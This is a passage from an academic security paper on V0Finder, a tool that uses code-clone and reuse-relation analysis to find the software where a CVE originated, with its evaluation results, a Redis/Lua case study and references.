When we classified the 96 CVEs that have the incorrect VZ information into the *wrong version* and *wrong software* (see Figure 4), 50 CVEs have the wrong version, and the remaining 46 CVEs have the wrong software. The wrong version seems less dangerous than the wrong software, but it influences the developers considerably when addressing vulnerabilities. Thus, we decided not to make difference between the importance of the wrong version and the wrong software as both pieces of information are needed for efficiently patching vulnerabilities.

We have responsibly reported all the CVEs with incorrect VZ information that we successfully reproduced. First, it was reported to developers who could not detect the vulnerability due to the incorrect VZ information, and it further reported to the CVE Numbering Authority (CNA) to request changing the CPE. Most of the software authors that had not known the existence of the vulnerability immediately patched it through our reports. There even was a case where a new CVE ID was assigned to this issue (see Section 6.3). Lastly, some CNAs are requesting further details about our reports, while a few others are not currently responding to our requests, even after multiple reports and subsequent inquiries (quantitative figures about our reporting process are given in Appendix C).

(2) Multi-root cases: For the remaining 2,768 CVEs, excluding single root cases, the generated graphs for 52 CVEs have multiple roots. We confirmed that 20 cases occurred because the VZ was not included in the dataset (*e.g.*, when the VZ was not publicly available). The other 32 cases occurred because we failed to identify the software reuse relations; some software did not reuse metadata files while simultaneously modifying codes and structures of reused software. In these cases, we treated all the roots as the VZs of the CVEs and provided hints to predict correct but hidden VZs. As a result, we can identify the VZs for all CVEs by manual analysis with the hints. Nevertheless, these 52 CVEs are FPs.

Table 3: Results of accuracy measurement of `V0Finder`.

#CVEs	#TP	#FP	#TN	#FN	Precision (%)	Recall (%)
Total results:						
5,671	5,410	52	70	139	**99**	**97**
Excluding CVEs with a single node in the graph:						
3,164	2,903	52	70	139	**98**	**95**

(3) No root cases: We found that the generated graphs for the remaining 2,716 CVEs have no root. Among them, the graphs for 2,507 CVEs have only one node. Note that our software pool does not contain closed source software or commercial software. Because operating systems such as Android and browsers such as Firefox are often reused in commercial software rather than in other OSS, numerous graphs have only one root. Nonetheless, we confirmed that the only node in the graph is always contained in the corresponding CPE.

The generated graphs for the remaining 209 CVEs have more than one node but no root. 70 of them are algorithmic vulnerabilities, *i.e.*, TNs of `V0Finder`; for example, CVE-2019-13456 vulnerability was caused by the EAP-pwd handshake algorithm, and thus the VZ was not discovered. Finally, the graph for the remaining 139 CVEs contained multiple nodes but no edges, and they were not algorithmic vulnerabilities. These are cases where `V0Finder` fails to identify reuse relations, and are FNs of `V0Finder`.

(4) Graph statistics: There were 10 nodes and 24 edges in the generated graphs on average. The most complex graph consisted of 120 nodes and 1,942 edges (CVE-2015-4335), and 97% of the graphs with multiple nodes had less than 50 nodes. The average distance from the root node to a leaf node was one depth, and the longest distance was four depths.

In fact, CVEs with a single node in the graph can be considered TPs since the node is contained in the corresponding CPEs. However, we decided that these cases are not properly revealing the accuracy of `V0Finder` because the mechanism of `V0Finder` (*i.e.*, P2 and P3) is not applied. Therefore, we measured the accuracy separately for (1) the entire CVEs and for (2) the CVEs with multiple nodes in their vulnerability propagation graph. As a result, `V0Finder` showed 99% precision $\left(\frac{\#TP}{\#TP+\#FP}\right)$ and 97% recall $\left(\frac{\#TP}{\#TP+\#FN}\right)$ for the entire CVEs, and showed **98% precision** and **95% recall** for the CVEs with multiple nodes in their graph. The summarized results of the accuracy measurement are shown in Table 3.

5.2 Comparison with the timestamp metadata

To demonstrate that `V0Finder` is a more accurate approach than the timestamp metadata-based approach, we compared each VZ discovery result. After finding the vulnerable soft-

ware for a CVE in Section 3.1, the software with the earliest *release date* is determined as the VZ in the timestamp metadata-based approach. Since this approach can pinpoint one VZ for all collected CVEs, no FNs occur. Hence, we determined to focus more on its FPs.

Upon comparing the results between `V0Finder` and the timestamp metadata-based approach, the VZs for 264 CVEs were different. By analyzing the vulnerable code and CVE description, we confirmed that the 244 VZs obtained using the timestamp metadata-based approach were incorrect; the remaining 20 cases were the false alarms of `V0Finder`.

Result analysis. We affirmed that there are two main causes of false alarms in the timestamp metadata-based approach: (1) when the timestamp metadata is unintentionally changed or removed, and (2) when a new code is added to the software that has already been released (without updating its version).

Developers might decide that old versions of the software were no longer needed and therefore made them unavailable. In addition, developers often attempted to transfer their software repository to another hosting service. Due to such processes, the timestamp metadata was easily removed or changed; these unintended changes lead the timestamp metadata-based approach to yield false alarms. For example, in the case of CVE-2015-5221, `V0Finder` discovers that `Jasper` v1.900.1 (the oldest version of `Jasper` that managed by GitHub, released in 2016) is the VZ. The CVE description clearly indicates that `Jasper` is the VZ. However, if the VZ is discovered based on the release date, `ghostpdl` v8.52 (released in 2005) was discovered as the VZ. We confirmed that this situation happened because `ghostpdl` reused a much older version of `Jasper` that is currently not available.

In addition, there were cases that developers added a new code to the previously released version without version updating. As an example, we introduce the CVE-2014-8962 case. This vulnerability originated in Libflac v1.2.0 (released in July 2007). However, the timestamp metadata-based approach determined that the VZ is Praat v4.5.26 (released in May 2007). Praat developers have been continually modifying the code of the previous versions; unfortunately, they added the vulnerable version of Libflac to the previous version in 2014 for the purpose of reading FLAC audio files.

Comparing to the total number of collected CVEs (*i.e.*, 5,671), the number of false alarms of this approach may seem small (*i.e.*, 244). However, since the timestamp metadata still has the possibility that is changed or removed, its reliability will not be guaranteed in the future. From this perspective, we assert that the approach of `V0Finder` that discovers VZ with higher accuracy based on the reuse relation identification is more efficient than the timestamp-based approach.

5.3 Effectiveness of the utilized techniques

Here we evaluate the effectiveness of the techniques utilized in *node discovery* (P1) and *edge connection* (P2) phase.

Table 4: Node discovery phase statistics.

Detection target		#Detection results
(Unique) Vulnerable software programs		1,204
(Unique) Vulnerable versions		45,460
Vulnerable clones	*Exact clones*	249,702
	Modified clones	561,273

Table 5: Edge connection phase statistics.

Utilizing factor	#Identification results
Shared code ratio	5,004 (1.3%)
Path information (*i.e.*, location)	272,410 (72.7%)
Metadata files	97,392 (26.0%)

The node discovering technique. We detected vulnerable code clones based on the LSH and patch code for addressing syntax-modified clones. From the results, we confirmed that the modified clones were detected almost twice as much as the exact clones (see Table 4). Surprisingly, if we only considered exact clones, we failed to discover the VZ for 1,751 (31%) out of 5,671 CVEs. If a vulnerable code exists with significantly different syntax than that of originated in VZ, this cannot be detected with an exact or a limited modified clone detection method such as used in VUDDY (*e.g.*, robust to changes in only several parts such as variable names) [26]. This implies that our node discovering technique, capable of detecting modified clones, is effective for VZ discovery.

The edge connecting technique. We identified reuse relations between vulnerable software based on the shared code ratio, source code path information, and metadata files: only 1.3% of total reuse relations were identified based on the shared code ratio while 72.7% of them were identified by the source code path information (see Table 5). This means that most of the software was being reused *explicitly* (*i.e.*, under the path with the name of the software) in other software with code modifications. We further confirmed that the majority of the graph was constructed with a single root (see Section 5.1), including a case where only one node appears. This shows that `V0Finder` can clearly determine one software program closest to the VZ based on the identified reuse relations.

5.4 Performance of V0Finder

We focus more on accuracy than performance because the VZ discovery needs to be performed only once for a vulnerability. Regardless, we show that `V0Finder` can discover a VZ in a large software pool within a reasonable time.


Preparatory time. In our setup, it took 2 days to construct the CVE pool and 10 days to construct the software pool. This includes the time to clone all versions of a repository with the Git command and the time to extract all functions and apply the hashing after preprocessing the functions.

VZ discovery time. We measured the time required for each phase of `V0Finder`. It took 30 hours to identify vulnerable software programs that contain vulnerable clones of 5,671

Table 6: Success rate for the vulnerability detection.

Category	CVEs with the correct VZ	CVEs with the incorrect VZ
CVEs	3,068	96
Affected software*	10,523	1,000
Cases where the CVE was detected	8,994 (85%)	356 (36%)
Cases where the CVE was undetected	**1,529 (15%)**	**644 (64%)**

∗: The cumulative number of all nodes in the vulnerability propagation graph for all CVEs. Certain software can appear on multiple graphs.



$|X_T|$: #Software affected by a CVE with the correct VZ detected by `VOFinder`;
$|Y_T|$: #Software affected by a CVE with the correct VZ provided by CPE;
$|X_F|$: #Software affected by a CVE with the incorrect VZ detected by `VOFinder`;
$|Y_F|$: #Software affected by a CVE with the incorrect VZ provided by CPE.

Figure 5: The number of software programs affected by the CVE according to the correctness of VZ.

CVEs over a base of 80 billion LoC. Thereafter, it took another 4 hours to construct the vulnerability propagation graphs and discover the VZ. On average, `VOFinder` took approximately 22 seconds to discover the VZ of one CVE, which is sufficient to discover VZs using a large-scale dataset.

6 Impact of VZ discovery

In this section, we analyze the impact of VZ discovery in detail. Specifically, we examine how the correctness of VZ influences prompt detection and patching vulnerabilities by answering the following two questions:

Q1. Are CVEs with the incorrect VZ more difficult to detect than CVEs with the correct VZ? (Section 6.1)

Q2. Do CVEs with the incorrect VZ cause longer patching times for the affected software? (Section 6.2)

6.1 Success rate of vulnerability detection

We analyze the correlation between the correctness of VZ and vulnerability detection. We suggest that vulnerability detection has failed if there was a vulnerable clone in the latest version of the affected software (at the time we collected it); we could measure this information from the output of P1. Table 6 summarizes results of the success rate for vulnerability detection. Note that we only considered CVEs with multiple nodes in their vulnerability propagation graph (*i.e.*, 3,164 CVEs) as CVEs with a single node have no affected software.

We confirmed that due to the incorrect VZ information, the developers were more likely to leave the vulnerability unattended: 64% of reused vulnerable codes were not detected and survived up to the latest version of each affected software. This ratio is much bigger than the cases of CVEs with the correct VZ, where only 15% of vulnerable clones were not detected. Notably, there exists a number of popular software that failed to detect the propagated CVE due to the incorrect VZ, such as Redis (45K GitHub stars, see Section 6.3) and Godot (33.8K stars). This leads to more serious threats: as popular software is reused in many other programs, its vulnerability has better chances of propagation to more programs.

Current vulnerability databases cannot resolve this problem effectively, because they do not provide sufficient information about the software affected by the CVE. To demonstrate this, we examine the following information for every CVE.

- $\boldsymbol{X}$: A set of software programs that contain a specific CVE detected by `VOFinder` (*i.e.*, all nodes of a graph);
- $\boldsymbol{Y}$: A set of software programs that contain a specific CVE provided by the NVD CPE.

We measured the respective sizes of X and Y for CVEs with the correct VZ (*i.e.*, $|X_T|$ and $|Y_T|$) and with the incorrect VZ (*i.e.*, $|X_F|$ and $|Y_F|$). The results are as shown in Figure 5.

Notably, we confirmed that $|X_F|$ is much larger than $|Y_F|$ ($|X_F| = 6.5 \times |Y_F|$), which indicates many vulnerable software programs have not been traced in public vulnerability reports when a CVE with the incorrect VZ. Although a CPE is not intended to cover the entire vulnerable software, we discovered that the gap between $|X_F|$ and $|Y_F|$ is much larger than the gap between $|X_T|$ and $|Y_T|$ ($|X_T| \approx 1.5 \times |Y_T|$). This implies that CPEs are limited in providing affected software when the CVE with the incorrect VZ compared to that with the correct VZ. The experiment results, in turn, demonstrate the importance of the VZ in the context of vulnerability propagation and patching vulnerable software.

6.2 Elapsed time for vulnerability detection

We analyze the correlation between the correctness of a VZ and the elapsed time for vulnerability detection. We define three time-based metrics: vulnerability introduction time (t_i), vulnerability detection time (t_d), and CVE publication time (t_r); the example timeline is depicted in Figure 6.




Figure 6: Illustration of vulnerability detection timeline. Note that t_d and t_i' can be later than t_r and t_d' can be earlier than t_r.

We consider the elapsed time for vulnerability detection from the perspective of *software* and *developers*, respectively. From the software perspective, the elapsed time for vulnerability detection is defined as the delta between vulnerability introduction and detection time (t_d - t_i). On the other hand, from

Table 7: Elapsed time measurement for CVE detection.

	Category	Ave. (days)	Med. (days)
$(t_d - t_i)$	VZ	365	142
$(t'_d - t'_i)$	Affected software with the correct VZ	524	371
$(t'_d - t'_i)$	Affected software with the incorrect VZ	**836**	508
$(t_d - t_r)$	VZ	167	0
$(t'_d - t_r)$	Affected software with the correct VZ	308	180
$(t'_d - t_r)$	Affected software with the incorrect VZ	**521**	305




Figure 7: Normal distribution graphs illustrating the elapsed time for vulnerability detection.

the developer perspective, the elapsed time for vulnerability detection is defined as the delta between CVE publication and detection time $(t_d - t_r)$. We measure t_i and t_d by confirming the release date of the version in which the vulnerability first introduced and patched in a software program, respectively; the t_r for a CVE can easily be obtained from the NVD report.

Furthermore, we classify a vulnerability detection *behavior* into three types according to the *subject* of the detection: detection in (1) VZ, (2) software affected by a CVE with the correct VZ, and (3) software affected by a CVE with the incorrect VZ. We measured the elapsed time for vulnerability detection from both software and developer perspectives for each of these three subjects. The results are shown in Table 7.

The main quantitative finding is that if a CVE with the incorrect VZ is propagated to other software, those affected software programs required **312 more days** to detect the vulnerability than the case where a CVE with the correct VZ. CVEs with the incorrect VZ are difficult to detect unless software developers scan for vulnerabilities using static and dynamic tools, or receive reports from the security analysts. Consequently, the incorrect VZ information can broaden the attack surface of the affected software for extended periods.

Next, when a vulnerability is reported with a CVE ID, it is easier for developers to patch the vulnerability. Thus, the detection time $t_d - t_r$ (and, $t'_d - t_r$) was shorter than the detection time $t_d - t_i$ (and, $t'_d - t'_i$). In addition, even after CVE was published at t_r, we found that the VZ sometimes required additional time to patch the vulnerability, because some VZ authors released a patched software after CVE was published.

Another interesting result was that even if a CVE has the correct VZ, the affected software required more than 300 days to patch the propagated vulnerability. Presumably, developers seemed to be not urgent to patch a vulnerability when it is triggered only in the corner case because patching a vulnerability, *e.g.*, updating a vulnerable third-party software, needs considerable costs and efforts.

To investigate the overall distribution, we approximated the obtained result to a normal distribution. We selected the rank as 100 (days) and measured the standard deviation (σ) for each of the six categories in Table 7, where all the average values (μ) have already been measured. We assume that the elapsed time for vulnerability detection follows a normal distribution with μ and σ, and plot the normal distribution graphs. The probability density function (*i.e.*, $f(x)$) we used is as follows:

$$f(x) = \frac{1}{\sigma\sqrt{2\pi}} e^{-(x-\mu)^2} \Big/ 2\sigma^2$$

The plotted graphs are illustrated in Figure 7. From the graphs, we intuitively confirmed that a propagated CVE with the correct VZ, overall, is patched almost a year after CVE is published. In addition, we discovered that when a CVE has the incorrect VZ information, the elapsed time for the affected software to detect the propagated CVE is longer than that of when a CVE with the correct VZ.

We summarize the two key points from our experimental results: (1) CVEs reported with the incorrect VZ took longer to detect the propagated vulnerabilities, and (2) the affected software programs are often unaware of the existence of CVEs due to the incorrect VZ. This demonstrates the importance and necessity of VZ discovery to enable developers to detect and patch propagated vulnerabilities in a timely manner.

6.3 Case study: Vulnerability in Redis

Redis is widely reused in-memory database. In 2015, a dangerous vulnerability (CVE-2015-8080) was discovered in Lua (VZ); however, it was reported as a vulnerability in Redis, which is reusing Lua, and only the Redis team patched the vulnerability in 2015. This is because the Redis team determined that vulnerability only affects their program as they incorporated Lua into their environment. Interestingly, in 2018, the Redis team updated Lua for security purposes, but kept the version of Lua with the vulnerable code. Even more seriously, by inserting a single line of proof of concept into Redis, an integer overflow vulnerability is reproduced, which can be extended to a denial-of-service attack. We reported this case to Redis and they accepted our patch request in February 2020. This resulted in a new CVE ID (CVE-2020-14147).

7 Related work

In this section, we introduce a number of related studies.

Detecting code clones. There are many approaches attempting to detect source code clones [4, 11, 18, 20, 21, 26, 30–33, 35, 37, 42, 43, 46–49, 53, 55]. However, these approaches do not consider discovering the VZ of software vulnerabilities, but only focus on detecting clones in the specific snapshot of a software program via code scanning.

Tracing the code history. Some approaches attempted to trace the history of the source code to improve software maintenance [10, 17, 19, 22, 23, 25, 50, 51]. However, tracing the history of source code is fairly different from detecting the history of a vulnerability; the way to clearly distinguish between vulnerable code and patched code is needed, but it is not discussed in those approaches.

Verifying reliability of vulnerability reports. Existing approaches that aimed to verify the reliability of public vulnerability reports can be divided into three categories: identifying *missing* information in the report [2, 3, 5, 36], analyzing the *reproducibility* of vulnerabilities [14, 34], and ensuring *consistency* of the report [8]. Some of them showed that the additional information in the reports can help counter vulnerabilities [2, 36] and bugs [3, 5]. Guo *et al*. [14] analyzed the characteristics of reports to efficiently fix bugs, and Mu *et al*. [34] showed that there was not sufficient information in the reports to reproduce the vulnerability in order to analyze the cause of the problem. Dong *et al*. [8] focused on the consistency of the data provided by the vulnerability databases; they attempted to detect inconsistencies between the affected software mentioned in the description of vulnerability reports and the corresponding CPE. Although these approaches addressed the reliability and consistency of the information provided by the public vulnerability reports, they did not handle our targeted issue, discovering the correct VZ for a vulnerability.

8 Discussion

Here we discuss several considerations related to `VOFinder`.

Inferring the main causes of an incorrect VZ. From our experiment results, we confirmed that there were two main causes for the occurrence of an incorrect VZ: (1) lack of a proper tool to discover the VZ and (2) reuse of third-party software with modification. Currently, there is no automated tool that is capable of discovering the VZ. Therefore, when software authors received a vulnerability report, they often registered the vulnerability as theirs without confirming the VZ. In particular, when receiving reports through Bugzilla, the trend of having CVEs with the incorrect VZ is prominent. In addition, a third-party software is often modified prior to reuse in other software. Thus, when a vulnerability is reported to software program developers, they easily misinterpret that the vulnerability only manifests in their program, even though the vulnerable code belongs to a third-party software.

Our suggestions. Based on our experiment results, we suggest that the task of finding the VZ of vulnerabilities, primarily a manual task, should be automated and accurately performed with a system such as `VOFinder`. In addition, `VOFinder` can be integrated with other techniques, such as Software Bill of Materials (SBoM) [52], which declares the components and pieces that the software was built with. We expect to enhance software security by (1) analyzing the components of a software through SBoM, and (2) identifying whether those components are affected by the VZ determined by `VOFinder` based on an existing or newly registered CVE.

Reliability of our evaluation. In our evaluation, we determined a VZ is correct if the VZ discovered by `VOFinder` for a certain vulnerability is included in the corresponding CPE. To validate this, we manually analyzed a subset of the VZ discovery results. Among the 2,807 CVEs where the CPE and the VZ discovered by `VOFinder` coincided, we randomly selected 20 CVEs per year from 2006 to 2020, *i.e*., 280 CVEs (10%) out of 2,807 CVEs. We then analyzed whether the VZ discovered by `VOFinder` is correct, especially by referring to the patch code and external links in the NVD reference. As a result, we confirmed that for all cases but one, the VZ discovered by `VOFinder` that are contained in the CPE is the correct VZ of each vulnerability. In one case, `VOFinder` and the CPE determined that `MySQL` was the VZ for CVE-2009-4484, but it was actually a vulnerability that originated in `YaSSL`, which is not included in the dataset because it does not satisfy our dataset collection criteria (*i.e*., the number of stars on GitHub is less than 100). Even if this error ratio (*i.e*., less than 0.4%) extends to the entire CVE dataset, we can verify the VZ discovered by `VOFinder` with more than 99% confidence. Therefore, we concluded that our assumption is valid that considering the VZ discovered by `VOFinder` is correct when it is contained in the CPE.

Use case: vulnerability reporting process. `VOFinder` can be adopted in the vulnerability reporting process. First, security analysts who find a new vulnerability can report it to a CNA after discovering the VZ using `VOFinder`. Next, when a CNA verifies the reported vulnerabilities, `VOFinder` can be applied to detect affected software as well as the VZ. In fact, we have contacted a CNA that is currently manually discovering the VZ for a vulnerability. Based on an initial discussion, `VOFinder` can be integrated into their workflow, such as discovering a VZ using `VOFinder` when verifying the vulnerability before assigning the CVE ID.

Future work. First, we will consider the vulnerability propagation arising from copying and pasting small pieces of code, *e.g*., provided by Q&A fora. To address them, features other than the reuse relation identification should be selected; we are investigating an extension technique to deal with such cases. Second, since the methodology of `VOFinder` can be applied to other languages, we will discover VZs for other languages. This will be conducted by constructing the CVE and software pool for the new languages.

9 Conclusion

As public vulnerability reports are widely utilized to resolve threats arising from software vulnerabilities, quality control of reports is emerging. In response, we presented `VOFinder`, a precise mechanism to discover the VZ of software vulnerabilities. We found that the current NVD provides the incorrect VZ for some CVEs, and by analyzing the adverse effects of

those CVEs in detail, we demonstrated the importance and necessity of VZ discovery. Equipped with VZ discovery results from `VOFinder`, developers can address software vulnerabilities potentially included in their software due to vulnerable code reuse (*e.g.*, via third-party software), more specifically, they can apply appropriate security patches.

Acknowledgment

We appreciate the anonymous reviewers for their valuable comments to improve the quality of the paper. This work was supported by Institute of Information & Communications Technology Planning & Evaluation (IITP) grant funded by the Korea government (MSIT) (No.2019-0-01697 Development of Automated Vulnerability Discovery Technologies for Blockchain Platform Security and IITP-2021-2020-0-01819 ICT Creative Consilience program).

Availability

The source code of `VOFinder` is available at https://github.com/wooseunghoon/VOFinder-public.

References

[1] Jorge Aranda and Gina Venolia. The Secret Life of Bugs: Going Past the Errors and Omissions in Software Repositories. In *Proceedings of the 31st International Conference on Software Engineering (ICSE)*, pages 298–308, 2009.

[2] Nicolas Bettenburg, Rahul Premraj, Thomas Zimmermann, and Sunghun Kim. Duplicate bug reports considered harmful... really? In *2008 IEEE International Conference on Software Maintenance (ICSME)*, pages 337–345, 2008.

[3] Silvia Breu, Rahul Premraj, Jonathan Sillito, and Thomas Zimmermann. Information needs in bug reports: improving cooperation between developers and users. In *Proceedings of the 2010 ACM Conference on Computer-Supported Cooperative Work*, pages 301–310, 2010.

[4] Lutz Büch and Artur Andrzejak. Learning-Based Recursive Aggregation of Abstract Syntax Trees for Code Clone Detection. In *2019 IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 95–104, 2019.

[5] Oscar Chaparro, Jing Lu, Fiorella Zampetti, Laura Moreno, Massimiliano Di Penta, Andrian Marcus, Gabriele Bavota, and Vincent Ng. Detecting missing information in bug descriptions. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering (ESEC/FSE)*, pages 396–407, 2017.

[6] Common Weakness Enumeration. 2020 CWE Top 25 Most Dangerous Software Weaknesses, 2020. https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html.

[7] Ctags. Universal Ctags, 2020. https://github.com/universal-ctags/ctags.

[8] Ying Dong, Wenbo Guo, Yueqi Chen, Xinyu Xing, Yuqing Zhang, and Gang Wang. Towards the detection of inconsistencies in public security vulnerability reports. In *28th USENIX Security Symposium (USENIX Security)*, pages 869–885, 2019.

[9] Ruian Duan, Ashish Bijlani, Meng Xu, Taesoo Kim, and Wenke Lee. Identifying open-source license violation and 1-day security risk at large scale. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2169–2185, 2017.

[10] Mohammad Gharehyazie, Baishakhi Ray, and Vladimir Filkov. Some from here, some from there: Cross-project code reuse in github. In *2017 IEEE/ACM 14th International Conference on Mining Software Repositories*, pages 291–301, 2017.

[11] Mohammad Gharehyazie, Baishakhi Ray, Mehdi Keshani, Masoumeh Soleimani Zavosht, Abbas Heydarnoori, and Vladimir Filkov. Cross-project code clones in GitHub. *Empirical Software Engineering*, pages 1–36, 2018.

[12] Aristides Gionis, Piotr Indyk, and Rajeev Motwani. Similarity search in high dimensions via hashing. 99(6):518–529, 1999.

[13] GitHub. Securing software, together, 2021. https://github.com/features/security.

[14] Philip J Guo, Thomas Zimmermann, Nachiappan Nagappan, and Brendan Murphy. Characterizing and predicting which bugs get fixed: an empirical study of Microsoft Windows. In *Proceedings of the 32nd International Conference on Software Engineering (ICSE)*, pages 495–504, 2010.

[15] Irfan Ul Haq, Sergio Chica, Juan Caballero, and Somesh Jha. Malware lineage in the wild. *Computers & Security*, 78:347–363, 2018.

[16] Shohei Ikeda, Akinori Ihara, Raula Gaikovina Kula, and Kenichi Matsumoto. An Empirical Study of README contents for JavaScript Packages. *IEICE TRANSACTIONS on Information and Systems*, 102(2):280–288, 2019.

[17] Katsuro Inoue, Yusuke Sasaki, Pei Xia, and Yuki Manabe. Where does this code come from and where does it go?-integrated code history tracker for open source systems. In *Proceedings of the 34th International Conference on Software Engineering (ICSE)*, pages 331–341, 2012.

[18] Jiyong Jang, Abeer Agrawal, and David Brumley. ReDeBug: Finding Unpatched Code Clones in Entire OS Distributions. In *2012 IEEE Symposium on Security and Privacy (SP)*, pages 48–62, 2012.

[19] Jiyong Jang, Maverick Woo, and David Brumley. Towards automatic software lineage inference. In *22nd USENIX Security Symposium (USENIX Security)*, pages 81–96, 2013.

[20] Lingxiao Jiang, Ghassan Misherghi, Zhendong Su, and Stephane Glondu. Deckard: Scalable and accurate tree-based detection of code clones. In *Proceedings of the 29th International Conference on Software Engineering (ICSE)*, pages 96–105, 2007.

[21] Toshihiro Kamiya, Shinji Kusumoto, and Katsuro Inoue. CCFinder: a multilinguistic token-based code clone detection system for large scale source code. *IEEE Transactions on Software Engineering*, 28(7):654–670, 2002.

[22] Tetsuya Kanda, Takashi Ishio, and Katsuro Inoue. Extraction of product evolution tree from source code of product variants. In *Proceedings of the 17th International Software Product Line Conference (SPLC)*, pages 141–150, 2013.

[23] Tetsuya Kanda, Takashi Ishio, and Katsuro Inoue. Approximating the Evolution History of Software from Source Code. *IEICE Transactions on Information and Systems*, 98(6):1185–1193, 2015.

[24] Georgia M Kapitsaki, Nikolaos D Tselikas, and Ioannis E Foukarakis. An insight into license tools for open source software systems. *Journal of Systems and Software*, 102:72–87, 2015.

[25] Naohiro Kawamitsu, Takashi Ishio, Tetsuya Kanda, Raula Gaikovina Kula, Coen De Roover, and Katsuro Inoue. Identifying source code reuse across repositories using LCS-based source code similarity. In *2014 IEEE 14th International Working Conference on Source Code Analysis and Manipulation*, pages 305–314, 2014.

[26] Seulbae Kim, Seunghoon Woo, Heejo Lee, and Hakjoo Oh. VUDDY: A Scalable Approach for Vulnerable Code Clone Discovery. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 595–614, 2017.

[27] Jesse Kornblum. Identifying almost identical files using context triggered piecewise hashing. *Digital investigation*, 3:91–97, 2006.

[28] Amanda Lee and Travis Atkison. A comparison of fuzzy hashes: evaluation, guidelines, and future suggestions. In *Proceedings of the SouthEast Conference*, pages 18–25, 2017.

[29] Frank Li and Vern Paxson. A large-scale empirical study of security patches. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2201–2215, 2017.

[30] Zhen Li, Deqing Zou, Shouhuai Xu, Hai Jin, Hanchao Qi, and Jie Hu. VulPecker: an automated vulnerability detection system based on code similarity analysis. In *Proceedings of the 32nd Annual Conference on Computer Security Applications (ACSAC)*, pages 201–213, 2016.

[31] Zhen Li, Deqing Zou, Shouhuai Xu, Xinyu Ou, Hai Jin, Sujuan Wang, Zhijun Deng, and Yuyi Zhong. VulDeePecker: A deep learning-based system for vulnerability detection. In *Proceedings of the Annual Network and Distributed System Security Symposium (NDSS)*, 2018.

[32] Zhenmin Li, Shan Lu, Suvda Myagmar, and Yuanyuan Zhou. CP-Miner: A Tool for Finding Copy-paste and Related Bugs in Operating System Code. 4(19):289–302, 2004.

[33] Dmitry Luciv, Dmitrij Koznov, George Chernishev, Hamid Abdul Basit, Konstantin Romanovsky, and Andrey Terekhov. Duplicate finder toolkit. In *Proceedings of the 40th International Conference on Software Engineering: Companion (ICSE-Companion)*, pages 171–172, 2018.

[34] Dongliang Mu, Alejandro Cuevas, Limin Yang, Hang Hu, Xinyu Xing, Bing Mao, and Gang Wang. Understanding the reproducibility of crowd-reported security vulnerabilities. In *27th USENIX Security Symposium (USENIX Security)*, pages 919–936, 2018.

[35] Ginger Myles and Christian Collberg. Detecting software theft via whole program path birthmarks. In *International Conference on Information Security*, pages 404–415. Springer, 2004.

[36] Antonio Nappa, Richard Johnson, Leyla Bilge, Juan Caballero, and Tudor Dumitras. The attack of the clones: A study of the impact of shared code on vulnerability patching. In *2015 IEEE Symposium on Security and Privacy (SP)*, pages 692–708, 2015.

[37] Manziba Akanda Nishi and Kostadin Damevski. Scalable code clone detection and search based on adaptive prefix filtering. *Journal of Systems and Software*, 137:130–142, 2018.

[38] NPM. Node Package Manager, 2020. https://www.npmjs.com/.

[39] NVD. National Vulnerability Database, 2020. https://nvd.nist.gov/.

[40] NVD. Common Platform and Enumeration (CPE), 2021. https://nvd.nist.gov/products/cpe.

[41] Jonathan Oliver, Chun Cheng, and Yanggui Chen. TLSH–a locality sensitive hash. In *Proceedings of the 2013 Fourth Cybercrime and Trustworthy Computing Workshop*, pages 7–13, 2013.

[42] Henning Perl, Sergej Dechand, Matthew Smith, Daniel Arp, Fabian Yamaguchi, Konrad Rieck, Sascha Fahl, and Yasemin Acar. VCCFinder: Finding Potential Vulnerabilities in Open-Source Projects to Assist Code Audits. In *Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 426–437, 2015.

[43] Chaiyong Ragkhitwetsagul and Jens Krinke. Siamese: scalable and incremental code clone search via multiple code representations. *Empirical Software Engineering*, pages 2236–2284, 2019.

[44] RhodeCode. Version Control Systems Popularity, 2016. https://rhodecode.com/insights/version-control-systems-2016.

[45] Vassil Roussev. Hashing and data fingerprinting in digital forensics. *IEEE Security & Privacy*, 7(2):49–55, 2009.

[46] Chanchal K Roy and James R Cordy. NICAD: Accurate detection of near-miss intentional clones using flexible pretty-printing and code normalization. In *2008 16th IEEE International Conference on Program Comprehension*, pages 172–181, 2008.

[47] Vaibhav Saini, Farima Farmahinifarahani, Yadong Lu, Pierre Baldi, and Cristina Lopes. Oreo: Detection of Clones in the Twilight Zone. In *Proceedings of the 2018 26th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, pages 345–365, 2018.

[48] Hitesh Sajnani, Vaibhav Saini, Jeffrey Svajlenko, Chanchal K Roy, and Cristina V Lopes. SourcererCC: Scaling code clone detection to big-code. In *Proceedings of the 38th International Conference on Software Engineering (ICSE)*, pages 1157–1168, 2016.

[49] Yuichi Semura, Norihiro Yoshida, Eunjong Choi, and Katsuro Inoue. CCFinderSW: Clone Detection Tool with Flexible Multilingual Tokenization. In *24th Asia-Pacific Software Engineering Conference (APSEC)*, pages 654–659, 2017.

[50] Francisco Servant and James A Jones. Fuzzy fine-grained code-history analysis. In *Proceedings of the 39th International Conference on Software Engineering (ICSE)*, pages 746–757, 2017.

